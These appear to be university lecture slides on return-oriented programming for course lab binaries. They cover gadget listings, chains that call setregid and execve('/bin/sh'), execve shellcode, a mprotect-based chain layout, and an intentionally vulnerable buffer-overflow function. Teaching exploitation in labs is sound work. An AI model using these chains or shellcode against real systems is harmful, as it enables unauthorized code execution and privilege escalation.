- Arguments are at `$rdi`, `$rsi`, `$rdx`, `$rcx`...

- Can we find?

```
pop %rdi; ret;  
pop %rsi; ret;  
pop %rdx; ret;  
...
```

- Yes

ROP-1-64: Setting Register Values

```
syssecuser@cs4301-kxj190011:/home/syssecuser/unit5/rop-1-64 $ ROPgadget --binary rop-1-64 |grep ": pop"
0x00000000004007dc : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004007de : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004007e0 : pop r14 ; pop r15 ; ret
0x00000000004007e2 : pop r15 ; ret
0x0000000000400690 : pop rbp ; jmp 0x400610
0x0000000000400662 : pop rbp ; mov byte ptr [rip + 0x2009f6], 1 ; ret
0x00000000004005ef : pop rbp ; mov edi, 0x601060 ; jmp rax
0x00000000004007db : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004007df : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400600 : pop rbp ; ret
0x00000000004007e3 : pop rdi ; ret
0x00000000004006d8 : pop rdx ; nop ; pop rbp ; ret
0x00000000004007e1 : pop rsi ; pop r15 ; ret
0x00000000004007dd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
syssecuser@cs4301-kxj190011:/home/syssecuser/unit5/rop-1-64 $
```

ROP-1-64: Passing Args in amd64

```
pop %rdi
ret
pop %rsi
pop %r15
ret
```

```
0x00000000004007e3 : pop rdi ; ret
0x00000000004006d8 : pop rdx ; nop ; pop rbp ; ret
0x00000000004007e1 : pop rsi ; pop r15 ; ret
```

%rsp →



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```
pop %rdi  
ret  
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```
pop %rdi = 50001
ret
pop %rsi
pop %r15
ret
```

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


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ret
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ret
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
setregid(50001, 50001);



ROP-1-64: `execve`?




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
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
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
`r15 = 0 // Don't care`

`%rsp` →



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ROP-1-64: `execve`?

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rdx = 0
```



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
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`rsi = 0`

`r15 = 0 // Don't care`

`rdx = 0`

`execve("/bin/sh", 0, 0)`



ROP-1-64: Exploit


execve();
0
pop %rdx, ret;
XXXX
0
pop %rsi; pop %r15; ret
ADDR "/bin/sh"
pop %rdi; ret;
setregid()
XXXX
50000
pop %rsi; pop %r15; ret
50000
pop %rdi; ret;

ROP-2-32 and ROP-2-64

- Task
 - Call `open()`, `read()`, `write()` (or `printf()`) by building ROP chain
 - Very similar to DEP-3, but requires argument pops
- Use tool
 - *ROPGadget* -- binary [program_name]

return-Oriented PROGRAMMING

Control Flow Hijack: Always control + computation



Return-oriented programming (ROP):
shellcode without code injection


Motivation: Return-to-libc Attack

`ret` transfers control to `system`, which finds arguments on stack

Overwrite return address with address of libc function

- Set-up fake return address and argument(s)
- `ret` will “call” libc function

No injected code!




What if we don't know the address
of system?


Use existing application logic that
does!

What if we don't know the absolute address any pointers to "/bin/sh"

(*objdump* gives addresses, but we don't know ASLR base address)



Need to find an instruction sequence, aka *gadget*, with (relative to) *esp*



Scorecard for ret2libc

- No injected code → DEP ineffective
- Requires knowing address of system()
- ... or does it.

ROP Programming

1. Disassemble code
2. Identify *useful* code sequences as gadgets
3. Assemble gadgets into desired *shellcode*

```
xor  %ecx, %ecx
mul  %ecx
push %ecx
push $0x68732f2f
push $0x6e69622f
mov  %esp, %ebx
mov  $0xb, %al
int  $0x80
```

Example shellcode

The trick is to find the desired instruction sequences, or semantically equivalent ones

There are many
semantically equivalent
ways to achieve the same net shellcode
effect

Gadgets

A gadget is any instruction sequence ending with ret


Return-Oriented Programming

is a lot like a ransom
note, but instead of cutting
out letters from magazines,
you are cutting out
instructions from text
segments

ROP Overview

- Idea: We forge shellcode out of existing application logic gadgets
- Requirements:
 - vulnerability (e.g., stack overflow)
 - + some fixed segment (unrandomized locations) + gadgets
- History:
 - No code randomized: Code injection
 - DEP enabled by default: ROP attacks using libc gadgets publicized ~2007
 - Libc base addr randomized
 - ASLR library load points

...




Gadgets

Mem[v2] = v1

Desired Logic

Suppose a₂
and a₃ on
stack



eax	v ₁
ebx	
eip	a ₁

a₁: pop eax;
a₂: ret
a₃: pop ebx;
a₄: ret
a₅: mov [ebx], eax


Implementation 2

Gadgets

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
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Desired Logic

eax	v ₁
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
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Gadgets

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Desired Logic

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
Implementation 2

Gadgets

Mem[v2] = v1

Desired Logic

eax	v ₁
ebx	v ₂
eip	a ₅



Stack

a₁: pop eax;
a₂: ret
a₃: pop ebx;
a₄: ret

eip → a₅: **mov [ebx], eax**


Implementation 2

Equivalence

Mem[v2] = v1

Desired Logic

semantically
equivalent



Stack

"Gadgets"

↔ a₁: pop eax; ret
↔ a₂: pop ebx; ret
↔ a₃: mov [ebx], eax

Implementation 2

Equivalence

Mem[v2] = v1

Desired Logic

a₁: pop eax; ret
...
a₃: mov [ebx], eax
...
a₂: pop ebx; ret

Address independent!



a ₃
v ₂
a ₂
v ₁

Stack

a₁: pop eax; ret
a₂: pop ebx; ret
a₃: mov [ebx], eax


Implementation 2

Return-Oriented Programming (ROP)

Mem[v2] = v1

Desired *Shellcode*

- Find needed instruction gadgets at addresses a_1 , a_2 , and a_3 in *existing* code
- Overwrite stack to execute a_1 , a_2 , and then a_3




Return-Oriented Programming (ROP)

Mem[v2] = v1

Desired *Shellcode*

a₁: pop eax; ret
a₂: pop ebx; ret
a₃: mov [ebx], eax

Desired store executed!



ROP-3-*

- DEP/NX Enabled
- Can't execute stack

```
kjee@ctf-vm2.utdallas.edu:/home/kjee/unit5/rop-3-32 $ checksec --file=./rop-3-32
[*] '/home/kjee/unit5/rop-3-32/rop-3-32'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

```
kjee@ctf-vm2.utdallas.edu:/home/kjee/unit5/rop-3-64 $ checksec --file=./rop-3-64
[*] '/home/kjee/unit5/rop-3-64/rop-3-64'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

ROP-3-*

`chdir("/")`

- Your working directory is at '/'
- You can't execute "sh" or "\xb8" in current working directory (cwd)

`setenv("PATH", "", 1);`

- Clear PATH ENV variable; `system("sh")` will never work.

```
// change the current directory to /
/* this is a symlink blocker. you can't create symlink at / */
chdir("/");

// disable PATH
setenv("PATH", "", 1);

input_func();
return 0;
```

ROP-3-*

- Restrictions
 - Can't execute stack → Can't use *shellcode*
 - Do not know the address of `system()`
 - Do not know the address of `setregid()`
 - Can't use symlink
- Availability
 - You have `mprotect()`!

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x00000000004004b0  _init
0x00000000004004e0  setenv@plt
0x00000000004004f0  chdir@plt
0x0000000000400500  read@plt
0x0000000000400510  prctl@plt
0x0000000000400520  mprotect@plt
```

ROP-3-*

- Task
 - Call `mprotect()` to create readable/writable page
- `mprotect()`: Changes memory permission (run 'man mprotect')

```
MPROTECT(2)                                Linux Programmer's Manual                                MPROTECT(2)

NAME
  mprotect - set protection on a region of memory

SYNOPSIS
  #include <sys/mman.h>

  int mprotect(void *addr, size_t len, int prot);

DESCRIPTION
  mprotect() changes protection for the calling process's memory page(s) containing any part
  of the address range in the interval [addr, addr+len-1]. addr must be aligned to a page
  boundary.
```

ROP-3-*

- Finding the target
 - Any non-executable memory that you can write
 - Stack? Global Variables? Heap? Code? Library?
- It can be anywhere, but make sure remember the address
- Then, you will
 1. Release the permission of the address
 2. Put your shellcode on that address
 3. Jump to the address

ROP-3-*

- USAGE: `mprotect(addr, size, prot);`

```
mprotect(0x804a000, 0x1000, 7);
```

- `0x804a000`: the address must be page-aligned, which means the last 3 digits must be 0
- `0x1000`: size, multiplication of the page size, which is 4KB (`0x1000 == 4096`)
- 7: `PROT_READ` | `PROT_WRITE` | **`PROT_EXEC`**

ROP-3-*

- Vulnerability
 - Your input goes to "buf"
 - Local variable on the stack (don't know the addr)
 - Your input will be copied to "g_buf"
 - Global variable has the fixed address
 - The program is not PIE
 - Overflow "buf"
 - Put your shellcode at the start of "buf"
 - Call `mprotect(g_buf (aligned), 0x1000, 7);`
 - Jump to `g_buf;`

```
// global buffer..  
char g_buf[1024];  
  
void input_func() {  
    // name buffer to overflow  
    char buf[BUFSIZE];  
    read(0, buf, 1024);  
    memcpy(g_buf, buf, 1024);  
    return;  
}
```

ROP-3-*

- 32-bit

```
[shellcode][buffer-fill-upto-saved-ebp]
[mprotect()][g_buf][g_buf-aligned][0x1000][7]
This will call mprotect(g_buf&0xffffffff000, 0x1000, 7)
and then g_buf();
```

- 64-bit

```
[shellcode][buffer-fill-upto-saved_rbp]
[pop rdi][g_buf_aligned][pop rsi r15][0x1000][0][pop rdx][7]
[mprotect][g_buf]
Call mprotect(g_buf & 0xffffffffffffffff000, 0x1000, 7);
and then g_buf();
```

ROP-4-*

- Restrictions

- Can't execute stack → No shellcode
- Do not know the address of `system()`
- Do not know the address of `setregid()`
- Can't use symlink

- Availability

- Can run `open()/read()/printf()`
- Can run `strcpy()`

```
$ gdb rop-4-32
pwndbg: loaded 177 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
